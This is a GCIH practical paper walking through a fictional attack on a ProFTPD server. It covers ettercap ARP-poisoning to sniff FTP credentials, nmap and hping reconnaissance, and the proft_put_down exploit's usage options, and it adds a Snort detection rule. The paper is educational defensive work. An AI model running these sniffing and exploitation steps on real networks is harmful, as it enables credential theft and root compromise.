Justin K. Smith
GCIH Practical
12-28-03

GCIH Certification – Practical Assignment

Exploiting the ProFTPD Server in a DMZ Environment

1. Statement of Purpose:

This paper will outline a complex multi-phase attack of a fictional FTP server at a fictional private sector company named Victims Incorporated. First, the attack will consist of sniffing network traffic through a switch, giving an attacker FTP access to an FTP server. Second, the information gained from the network traffic sniffing will then allow the attacker to exploit the access to the FTP server to gain root level remote shell access. The second phase of the attack is specific to the FTP server ProFTPD running on the Linux Operating System, it exploits a vulnerability in the ProFTPD application to gain a remote root shell by exploiting an ASCII file transfer vulnerability. The attack will be completed with a shoveled out netcat shell on TCP port 20 and with several configurations on the server to hide the intrusion. The attacker will be able to circumvent the firewall rules by exploiting a poorly configured firewall. I will outline the nature of the attack and the effected systems and in the process discuss several related issues such as sniffing on a switch, ACL analysis, ASCII file upload buffer overflows and FTP systems in a networked environment.

This scenario demonstrates how some basic tools such as netcat and some classic perimeter based security flaws can still present security risks. I intentionally avoided most new and slick exploit tools and focused on the old reliable ones such as nmap, netcat and the telnet client. In an era where malware, sophistcated encryption and complex rootkits are common, I have decided to use simple tools, basic recconaisance and some homegrown shell scripts to demonstrate the compromise of an internal system.

Name

The name of the vulnerability is ProFTPD ASCII File Transfer Buffer Overrun Vulnerability. The name of this exploit is "`proft_put_down`". The CVE ID is CAN-2003-0831. The versions of ProFTPD that are vulnerable include any version prior to and including ProFTPD Project ProFTPD 1.2.9 rc2 (http://www.securitytracker.com/alerts/2003/Oct/1007856.html).

Operating System


This attack is restricted to Linux and Unix operating systems. At the time of writing all versions of Linux running the appropriate version of ProFTPD are vulnerable to this attack. The following versions of ProFTPD are vulnerable to this attack: ProFTPD Project ProFTPD 1.2 pre9. However, the exploit only seems to work on versions 1.2.7 and above. ProFTPD is a powerful FTP server that runs on the Linux operating system.

The vulnerablity is a remotely exploitable buffer overrun. The attack is achieved by uploading a malformed file, then downloading the file in ASCII transfer mode. The attacker can then execute their choice of code. Specifically, they can spawn a shell that runs as the user that the FTP server is currently running under at the time of the exploit. Or, it can attain a shell with `root` privileges as is the case with the `proft_put_down` exploit. According to Security Focus ProFTPD does not always drop certain privileges which adds to the threat of this risk, and in fact, this condition is seen in the `proft_put_down` exploit (http://securityfocus.com/bid/8679/discussion/).

Protocols/Services/Applications/ Variants


The protocol used in this attack is FTP or File Transfer Protocol. File Transfer Protocol is a venerable Internet file transfer application (defined in RFC 959). FTP connections can be broken down into two types: passive and active. Active FTP by default uses two TCP ports, TCP port 21 and 20 respectively. Passive uses port 21 for authorization and then a set of agreed upon ephemeral ports for data transfer. The first step involves the authorization process of a session and begins when an FTP client connects to an FTP server. The client, coming from a TCP ephemeral port, connects to the server on TCP port 21. This initial process is known as the Control Channel. It is used to authorize the connecting client. The second phase is known as the Data Channel and in Active mode uses TCP port 20. There are two types of Data Channel connections: Active and Passive. Active is the traditional port 20 connection, whereas Passive is a more complex Data Channel that involves a port negotiation phase during the Control Channel portion of the connection. For the sake of simplicity I will focus on Active FTP sessions, as it is not necessarily relevant to this attack.

ACTIVE FTP



(http://slacksite.com/other/ftp.html)

PASSIVE FTP



(http://slacksite.com/other/ftp.html)

There are two basic types of data transfer in FTP: binary and ASCII. Binary mode is used for binary formats such as executables and graphic images, ASCII is used for transferring ASCII formatted text documents. For the most part manual ascii mode is somewhat deprecated, as the receiving FTP client is usually able to determine whether a file is ascii or binary formatted.

The relevance to the attack is that an FTP server that is well positioned behind a firewall can still pose some technical complications to the server and the firewall administrator. If the server side firewall is not configured correctly then passive FTP connections may fail. This is because the client from a TCP/IP perspective appears to be creating a new connection to the server from the client machine. Also, if the server is restricted from creating outbound connections from TCP port 20 then active FTP will break. Normally, the server firewall impedes passive FTP and the client side firewall impedes active FTP.

Description

The vulnerablity is a remotely exploitable buffer overrun. The attack is achieved by uploading a malformed file, then downloading the file in ASCII transfer mode. The attacker can then execute their malicious code. The attacker must have write level access to the FTP server to exploit the vulnerability. The flaw resides in the translation of newline characters. The following quote from www.nta-monitor.com sums up the vulnerability nicely:

“The ProFTPD FTP server, which runs on many Unix variants, contains a flaw in the mechanism that processes the uploading of ASCII type files. The code examines files in 1024 character chunks to check for newlines, yet their translation is incorrectly handled which opens the possibility for a file crafted in such a way that, when it is uploaded, overflows a buffer and therefore opening the possibility for code injection and execution. It has been claimed that ProFTPD's security feature of dropping super user privileges can be bypassed, gaining an attacker total control of the target system. The flaw may be circumvented by preventing all uploading facility to the FTP server, though this may not be practically possible in many circumstances” (www.nta-monitor.com/newrisks/oct2003/proftpd.htm?%3C%25%5BContact_ID%5D%25%3E).

The best exploit for this vulnerablity is proft_put_down.c. This is a fairly flexible and stable exploit application that uses sections of already established code, thus making it more stable than a totally home grown exploit. The exploit is easily compiled on a Red Hat 9.0 Linux system, and is run from the command line. It even contains a help feature and has configurable switches to change things like the port it attacks and the port the root shell is bound to after the exploit has been completed. Here is an excerpt of the proft_put_down source code that demonstrates its functionality:

```
printf("proftpd 1.2.7 - 1.2.9rc2 remote root exploit\n");
       printf(" based on code by bkbll (bkbll@cnhonker.net)\n");
       printf(" by Haggis (haggis@haggis.kicks-ass.net)\n");
       printf("---------------------------------------------------------------
\n");
       printf("Usage: %s -t host -l ip [options]\n",exploitName);
       printf("Arguments:\n");
       printf("      -t <host>     host to attack\n");
       printf("      -u <username> [anonymous]\n");
       printf("      -p <password> [ftp@microsoft.com]\n");
       printf("      -l <local ip address> interface to bind to\n");
       printf("      -s sleep for 10secs to allow GDB attach\n");
       printf("      -U <path>     specify upload path, eg. /incoming\n");
       printf("      -P <port>     port number of remote proftpd server\n");
       printf("      -S <address>  start at <address> when bruteforcing\n");
```

Signatures of the attack.

There are currently no signatures that will catch this vulnerability in general.

“The condition is that you have a large number of newlines (around 600 or more) in a single 1024-byte aligned chunk of the file being downloaded in ASCII. It doesn't matter if the newlines are contiguous or if they have other content randomly interspersed. A simple way to logically detect this is to count the number of occurances of 0x0A in a packet, no matter how they are arranged. However, there doesn't seem to be a way to do this with Snort” (http://www.mail-archive.com/issforum@iss.net/msg05988.html).

However I have written some Snort IDS signatures that will catch this particular exploit. The source code of the attack gives itself away, even if the raw exploit itself is not so easily signature matched.

```
alert any any -> 10.0.0.114/32 20 (flags: AP; content:
“STOR.proft_put_down-“; msg: “proft_put_down exploit”;)
```

This `snort` IDS rule will catch the novice attacker. A more sophisticated attacker could easily change the name the upload file.

This information was gathered from the following `tcpdump` captures:

```
15:56:17.448212 10.0.0.101.53925 > 10.0.0.114.ftp: . ack 1 win 5840 <nop,nop,timestamp
135786956 1547828456> (DF)
0x0000   4500 0034 db4e 4000 4006 4a9f 0a00 0065 E..4.N@.@.J....e
0x0010   0a00 0072 d2a5 0015 2c9d 2a82 6afb b266 ...r....,.*.j..f
0x0020   8010 16d0 b0cc 0000 0101 080a 0817 f1cc ................
0x0030   5c41 fce8                               \A..
15:56:17.448282 10.0.0.101.53922 > 10.0.0.114.ftp: . ack 352 win 5840 <nop,nop,timestamp
135786956 1547828456> (DF)
0x0000   4500 0034 6285 4000 4006 c368 0a00 0065 E..4b.@.@..h...e
0x0010   0a00 0072 d2a2 0015 2c74 8e30 6a8a 1a95 ...r....,t.0j...
0x0020   8010 16d0 e58c 0000 0101 080a 0817 f1cc ................
0x0030   5c41 fce8                               \A..
16:07:06.536041 10.0.0.101.54177 > 10.0.0.114.ftp: P 52:85(33) ack 256 win 5840
<nop,nop,timestamp 135851850 1548160759> (DF)
0x0000   4500 0055 db92 4000 4006 4a3a 0a00 0065 E..U..@.@.J:...e
0x0010   0a00 0072 d3a1 0015 547a 36eb 9308 2315 ...r....Tz6...#.
0x0020   8018 16d0 67da 0000 0101 080a 0818 ef4a ....g..........J
0x0030   5c47 0ef7 5354 4f52 2070 726f 6674 5f70 \G..STOR.proft_p
0x0040   7574 5f64 6f77 6e2d 3536 3730 2d35 312e ut_down-5670-51.
0x0050   7478                                    tx
16:07:06.536448 10.0.0.114.ftp > 10.0.0.101.54177: P 256:327(71) ack 85 win 5792
<nop,nop,timestamp 1548160790 135851850> (DF)
0x0000   4500 007b 2652 4000 4006 ff54 0a00 0072 E..{&R@.@..T...r
0x0010   0a00 0065 0015 d3a1 9308 2315 547a 370c ...e......#.Tz7.
0x0020   8018 16a0 f60b 0000 0101 080a 5c47 0f16 ............\G..
0x0030   0818 ef4a 3135 3020 4f70 656e 696e 6720 ...J150.Opening.
0x0040   4153 4349 4920 6d6f 6465 2064 6174 6120 ASCII.mode.data.
0x0050   636f                                    co
```

The Platforms/Environments:

Victim's Platform

The victim's platform consists of the following:

The Operating System is Red Hat Linux 8.0 running kernel version 2.4.18-14. The server is also running ProFTPD version 1.2.8 and Postgresql 7.1.3-1PGDG. The host is also behind a PIX firewall running IOS PIX Version 6.3(1).

ProFTPD is a powerful FTP server that runs on the Linux operating system. In this scenario it is being in stand alone mode and is authenticated on the back end using a Postgresql Database.

The configuration looks likes this:

a. A Postgresql database, with a table populated with FTP user and password information.
b. Configured ProFTPD via the ProFTPD.conf file to use database authorization.

c. Configured ProFTPD in standalone mode.
d. When a request comes into ProFTPD for authorization via TCP port 21, ProFTPD spawns a new instance of ProFTPD.
e. ProFTPD reads the ProFTPD.conf file which indicates that it must use database authorization.
f. ProFTPD then connects to a Unix Domain Socket via a special piece of code that talks to the database (mod_sql module).
g. Any string passed to the ProFTPD process is then passed into the database via a select statement.
h. If the string matches the values in the table then the user is authenticated.

Postgres Table Structure:

Table users in database oops

	userid	passwd	Uid	Gid	Homedir	Shell
	user	dude	1001	1001	/home/user	/bin/bash

Source Network

The source of the attack came from within the local WAN of the company where the server is located. The attacker was using a Red Hat Linux 9.0 workstation and was attached to a Cisco 2924 Layer 2 switch. This switch connected to a Cisco 6509 switch which connected to a Cisco PIX 525 firewall. The victim server was connected to a DMZ port off the of PIX firewall.

Target Network

The target network consists of a Cisco PIX 525 firewall connected to a Cisco 6509 core switch. The PIX is running the following IOS version:

```
PIX Version 6.3(1)
```

The PIX has three ethernet interfaces, one includes the DMZ to which the FTP server is connected. The other connects to the corporate LAN via a Cisco 6509. The third connects to a hub, which then is connected to a 3640 border router which then connects via a private T1 circuit that terminates at an ISP and provides Internet access to the FTP server. The firewall ruleset is almost as restrictive for the LAN interface as it is for the Internet interface. The pertinent ruleset configuration looks like this:

```
fixup protocol ftp 21
object-group service Ftp TCP
  port-object eq ftp
  port-object eq ftp-data
access-list outside_access_in permit TCP any host 10.0.0.114 object-group Ftp
access-list outside_access_in permit icmp any any echo-reply
access-list outside_access_in permit icmp any any unreachable
access-list dmz_access_in permit tcp 172.16.0.0 255.255.0.0 20 eq any
```

This configuration checks for the RETR string coming from the FTP server to the client, opening a hole on port 20 for the client. The ASA follows the TCP stream and makes intelligent decisions based upon the content of the packets that are exchanged between the client and the FTP server (Shimonski 315).

The vital flaw in the PIX configuration lies in the fact that the PIX administrator did not understand the `ftp-fixup` configuration. He assumed during a troubleshooting issue, that there was a problem with the PIX configuration so he added the following line into the access lists.

```
access-list dmz_access_in permit tcp 172.16.0.0 255.255.0.0 20 eq any
```

By default in the PIX, a packet is allowed to pass from an interface with a higher security level to an interface with a lower security level. The pertinent configuration looks as follows:

```
nameif ethernet1 outside security0

nameif ethernet1 inside security90

nameif ethernet2 dmz security80
```


The PIX administrator configured the Security Levels correctly, but he needlessly added the above mentioned ACL, thinking that since the FTP initiated the port 20 connection in an active FTP session, that he would need to open a hole for that communication. It is also the case that the configuration was done while troubleshooting an FTP connection problem. This was not just confusion regarding the protocol, as the PIX engineer was correct in the assumption that the port needed outbound access. The issue was his misunderstanding of the `ftp-fixup` configuration feature. These types of features in the PIX IOS are not unlike object oriented programming languages, in that the engineer simply invokes the command or configuration line without any detail from the eye level regarding what the command is actually doing. Cisco also does this with routing protocols, basically allowing the engineer to enter a one line configuration and let the complex operations happen in the background. From a security standpoint it becomes obvious that Cisco Engineers, specifically firewall administrators, need to have an intimate knowledge of what these commands actually do when invoked. Due to the lack of outgoing ACL's on the DMZ port, the attacker can now establish a session from the DMZ to the LAN with no trouble. Even if the PIX has been configured with the appropriate security levels, the attacker could still shovel out a shell via the Internet or outside interface, as long as no ACL's were applied to the DMZ interface.

Basically, the PIX allows Active and Passive FTP session from the Internet and from the LAN. The only significant difference is that some LAN interfaces allow SSH (port 22) access from the LAN to the FTP server inside the DMZ. These are defined one VLAN at a time in an access list on the PIX firewall.

```
access-list outside_access_in permit TCP any 172.16.2.0 10.0.0.114 object-group SSH
```

The VLAN that the attacker was located in did not permit any SSH traffic to reach the FTP server.

Network Diagram:



Stages of the Attack:

<u>Reconnaissance</u>

The attacker was a disgruntled employee at Victim Incorporated who had legitimate access to the LAN. The attacker was attacking from a rogue Linux workstation at the attacker's desk. The attacker knew that critical corporate secrets were stored on the FTP server but did not have legitimate access to the server. The first step was to guess the name of the FTP server. Using a tool called dig, the attacker found the IP of the FTP server.

```
[attacker@localhost]$ dig ftp.victim.com
; <<>> DiG 9.2.1 <<>> ftp.victim.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6329
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 1
;; QUESTION SECTION:
;ftp.victim.com.            IN      A
;; ANSWER SECTION:
ftp.victim.com.     86400   IN      A       10.0.0.114
;; AUTHORITY SECTION:
victim.com.         86400   IN      NS      ns2.victim.com.
victim.com.         86400   IN      NS      ns3.victim.com.
victim.com.         86400   IN      NS      ns1.victim.com.
;; ADDITIONAL SECTION:
ns1.victim.com.  3228    IN      A       10.1.1.53
;; Query time: 88 msec
;; SERVER: 192.168.1.53#53(192.168.1.53)
;; WHEN: Sat Oct 15 21:14:18 2003
;; MSG SIZE  rcvd: 149
```

Scanning

The attacker then began to scan the server for open ports using `nmap`.

```
[root@localhost RPMS]# nmap -O 10.0.0.114
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (10.0.0.114):
(The 1598 ports scanned but not shown below are in state: closed)
Port       State       Service
21/TCP     open        ftp
Remote OS guesses: Linux Kernel 2.4.0 - 2.5.20, Linux 2.4.19-pre4 on
Alpha


Nmap run completed -- 1 IP address (1 host up) scanned in 10 seconds
```

The attacker basically wanted to see what ports were open and to try to determine the operating system of the host, therefore he used the syntax:

```
nmap -O 10.0.0.114
```

The attacker used a minimal scan to try to avoid too much attention to himself and to try to not trigger any Network Intrusion Detection Systems that might be monitoring the network traffic. The attacker also needed to know what Operating System the FTP server was running, therefore he decided to use the `–O` switch. In reality, the –O switch was not such a good choice, as the basic nmap technique for guessing Operating Systems based on TCP-IP stack responses to anomolous packet structures are actually quite noisy from the network intrusion detection perspective.

Now that the attacker knows that the FTP TCP port 21 is open, he will use a basic banner attack to gather more information. Rather than using telnet or netcat, all the attacker has to do connect using a standard Unix command line FTP client application. Since the administrator of the FTP server took no steps to obfuscate the banner or reported version information, the attacker now has enough information to begin looking for vulnerablities.

```
[root@localhost luser]$ ftp 10.0.0.114

Connected to 10.0.0.114 (10.0.0.114).

220 ProFTPD 1.2.8 Server (ProFTPD Default Installation)
[ftp.victim.com]

Name (10.0.0.114:attacker):
```

Now that the attacker has some application layer information he did a complex firewall analysis. The attacker used a tool called `hping` to determine what ports were allowed out from FTP server to the LAN. The attacker used `hping` to determine what ports he could use to grab a shell in the FTP exploit. The attacker needed a TCP port open on the firewall that was not listening on the FTP server. The attacker first tested for TCP port 20 using a tool called `hping`:

```
hping –S –s 2000 –p 20 10.0.0.114
```

As the attacker got no response he assumed that a complex firewall using either the PIX Adaptive Security Algorithm (ASA) or the Checkpoint Stateful Inspection Algorithm were being used to allow port 20 back into the DMZ. In this case, the firewall is a PIX and the configuration was:

```
fixup protocol ftp 21
object-group service Ftp TCP
  port-object eq ftp
  port-object eq ftp-data
access-list outside_access_in permit TCP any host 10.0.0.114 object-group Ftp
```

This configuration checks for the RETR string coming from the FTP server to the client, opening a hole on port 20 for the client. The ASA follows the TCP stream and makes intelligent decisions based upon the content of the packets that are exchanged between the client and the FTP server.

Armed with the information from the `nmap` scan, the attacker knew that the O.S. was at least some distrubution of Linux. The attacker also knew that the System Administrator was focused mostly on Microsoft Operating Systems and was not an advanced Linux user. He took a guess that the Administrator may have installed Webmin, a web based *nix administration tool. He knew that the default installation listens on TCP port 10000. So he assumed that a hole from the firewall to the LAN may have been opened. If Webmin was listening, he would have to pick another port, but if it was not listening, and TCP port 10000 was allowed through the PIX ACL's then he could configure his attack tool to bind to that port. The attacker used hping again to test the ACL rule set:

```
[root@localhost root]# hping -S -s 2000 -p 10000 10.0.0.114
HPING 10.0.0.114 (eth0 10.0.0.114): S set, 40 headers + 0 data bytes
len=46 ip=10.0.0.114 ttl=64 DF id=0 sport=10001 flags=RA seq=0 win=0 rtt=0.3 ms
len=46 ip=10.0.0.114 ttl=64 DF id=0 sport=10001 flags=RA seq=1 win=0 rtt=0.3 ms
len=46 ip=10.0.0.114 ttl=64 DF id=0 sport=10001 flags=RA seq=2 win=0 rtt=0.3 ms
len=46 ip=10.0.0.114 ttl=64 DF id=0 sport=10001 flags=RA seq=3 win=0 rtt=0.3 ms

--- 10.0.0.114 hping statistic ---
4 packets tramitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.3/0.3/0.3 ms
```

This information tells the attacker that the packets were allowed through the firewall. Also, the flags indicated in the response tell the attacker that the server received the packets, that the reply was allowed back out of the DMZ and that TCP port 10000 is not listening on the FTP server. The attacker knew this because the return flags were RA. This stands for Reset/Acknowledge. The FTP server sent a Reset flag to terminate the conversation because no service was bound to port 10000 and was actively listening. At this point the attacker planned change the binding port of the exploit code to listen on TCP port 10000, as this port would be allowed through the firewall.

Exploiting the System

The attacker new that some employees in his area had legitimate access to the FTP server. He also new that FTP transfers username and password in plaintext. Using a tool called Ettercap the attacker was able to sniff the user's FTP credentials through the Cisco 2924 switch. Both the attacker and the user were on the same VLAN through the switch, and had the same access lists applied to them on the PIX firewall.

The following is a TCP decode of an entire FTP authentication session. Once the attacker had this information, the next step he took was to do more research into the particular version of ProFTPD.

```
220 ProFTPD 1.2.8 Server (ProFTPD Default Installation)
[ftp.victim.com]
USER user
331 Password required for user.
PASS dude
230 User user logged in.
SYST
215 UNIX Type: L8
PORT 172,16,1,100,4,22
200 PORT command successful
LIST
150 Opening ASCII mode data connection for file list
226 Transfer complete.
```

```
QUIT
221 Goodbye.
```

The tool used to gather this information was Ettercap. Ettercap allows an attacker to sniff ethernet network traffic through an ethernet switch. The way that the attacket achieved this with ettercap was to use a technique called arp poisoning. In ethernet technology each network interface card (NIC) has a unique MAC address. The MAC address operated at Layer 2 of the OSI model. When a NIC wants to send a frame (an encapsulated IP packet) to another machine, it sends an arp request. The arp request basically works like this:

Machine 1 - Who has IP 192.168.1.1

Machine 2 – I do and the MAC address is 00:00:00:b7:a0:00

Machine 1 – O.K. I will send that packet in a frame to that MAC address.

If the IP is not on the local VLAN or subnet then the packet is forwarded out the default gateway. The arp poising technique tell the sending node that is has the MAC address of the default gateway, thus forwarding all packets to the attacking host.

The commands the attacker used were as follows:

```
ettercap –Na 172.16.1.1 172.16.1.200
```

The –N switch indicates that the tool is to be run at the command line and not the ncurses user interaface, the –a switch tells it to use arp spoofing to sniff any packets between the two IP addresses listed after the switch. The output:

```
[root@attacker root]# ettercap -Na 172.16.1.1 172.16.1.200
ettercap 0.6.b (c) 2002 ALoR & NaGA
Your IP: 172.16.1.100 with MAC: 00:01:02:2E:F7:F3 on Iface: eth0
Loading plugins... Done.
Building host list for netmask 255.255.255.0, please wait...
Sending 255 ARP request...
* |==================================================>| 100.00 %
Resolving 7 hostnames...
\ |===========================================>      |  87.50 %
Press 'h' for help...
 Sniffing (ARP based) : 172.16.1.1:0 <--> 172.16.1.100 <--> 172.16.1.200:0
 TCP + UDP packets... (default)
21:44:14  10.0.0.114:21 --> 172.16.1.200:2173  proto: T
21:44:14  10.0.0.114:32900 --> 10.1.1.53:53  proto: U
.............200.1.16.172.in-addr.arpa.....
21:44:19  10.0.0.114:32901 --> 10.1.1.53:53  proto: U
.............200.1.16.172.in-addr.arpa.....
21:44:19  10.1.1.53:53 --> 10.0.0.114:32901  proto: U
.............200.1.16.172.in-addr.arpa.............R.A.prisoner.iana.org.
hostmaster.root-servers.FwT..........  :..     :.
21:44:19  10.0.0.114:32877 --> 172.16.1.200:113  proto: T
21:44:22  10.0.0.114:32877 --> 172.16.1.200:113  proto: T
```

```
21:44:28  10.0.0.114:32877 --> 172.16.1.200:113  proto: T
21:44:29  10.0.0.114:21 --> 172.16.1.200:2173  proto: T
220 ProFTPD 1.2.8 Server (ProFTPD Default Installation) [ftp.victim.com].
21:44:35  10.0.0.114:21 --> 172.16.1.200:2173  proto: T
21:44:35  10.0.0.114:21 --> 172.16.1.200:2173  proto: T
331 Password required for user..
21:44:37  10.0.0.114:21 --> 172.16.1.200:2173  proto: T
230 User user logged in..
21:44:37  10.0.0.114:21 --> 172.16.1.200:2173  proto: T
215 UNIX Type: L8.
```

The following is capture of the attacker logging into the FTP server, presumably to test the authorization information that he had recently obtained.

```
[root@localhost data]# ftp 10.0.0.114
Connected to 10.0.0.114 (10.0.0.114).
220 ProFTPD 1.2.8 Server (ProFTPD Default Installation)
[ftp.victim.com]
Name (10.0.0.114:attacker): user
331 Password required for user.
Password:
230 User user logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (10,0,0,114,128,7).
150 Opening ASCII mode data connection for file list
226 Transfer complete.
```

The Exploit

The exploit that the attacker used to gain root access to the FTP server was a form of buffer overflow. The vulnerability was caused by improper bounds checking within the application. A buffer overflow can be summarized as:


"The condition wherein the data transferred to a buffer exceeds the storage capacity of the buffer and some of the data "overflows" into another buffer, one that the data was not intended to go into. Since buffers can only hold a specific amount of data, when that capacity has been reached the data has to flow somewhere else, typically into another buffer, which can corrupt data that is already contained in that buffer" (http://www.pcwebopedia.com/TERM/b/buffer_overflow.html).

In the C programming language a simple buffer overrun can be demonstrated by a small piece of example code:

```
int main () {
    int buffer[20];
    buffer[40] = 20;
}
```

In this example the application is being told to allocate a certain amount of memory for the integer variable called "buffer". Then a value larger than the previously allocated value is assigned to the variable. Languages like C and C++ do not do any bounds checking to validate this type of mismatched value assignment.

The memory layout of a Linux process:


0xffffffff
kernel virtual memory (code, data, heap, stack)
memory invisible to user code
0xc0000000
user stack (created at runtime)
%esp (stack pointer)
memory mapped region for shared libraries
0x40000000
brk
run-time heap (created at runtime by malloc)
read/write segment (.data, .bss)
loaded from the executable file
read-only segment (.init, .text, .rodata)
0x08048000
unused
0

(http://www.linuxjournal.com/article.php?sid=6701)

This technique is used to execute commands by pushing data into the return pointer as if it were normally cued for execution. The strategy is to fill the buffer via application input and then sneak your code into the stack and onto the return pointer so it can be executed with the privileges of the currently running subroutine. In this particular expolit `proft_put_down`, the required addresses seemed to vary depending on variables such as the operating system and the version of the proftpd application. The exploit allows you to specify address space to exploit the buffer overflow.

In many buffer overflows, a standard input method is used to insert the extra data that is then used to overrun the buffer. In the case of this vulnerability the piece that is being exploited is within the translation of ASCII data inside the FTP application.

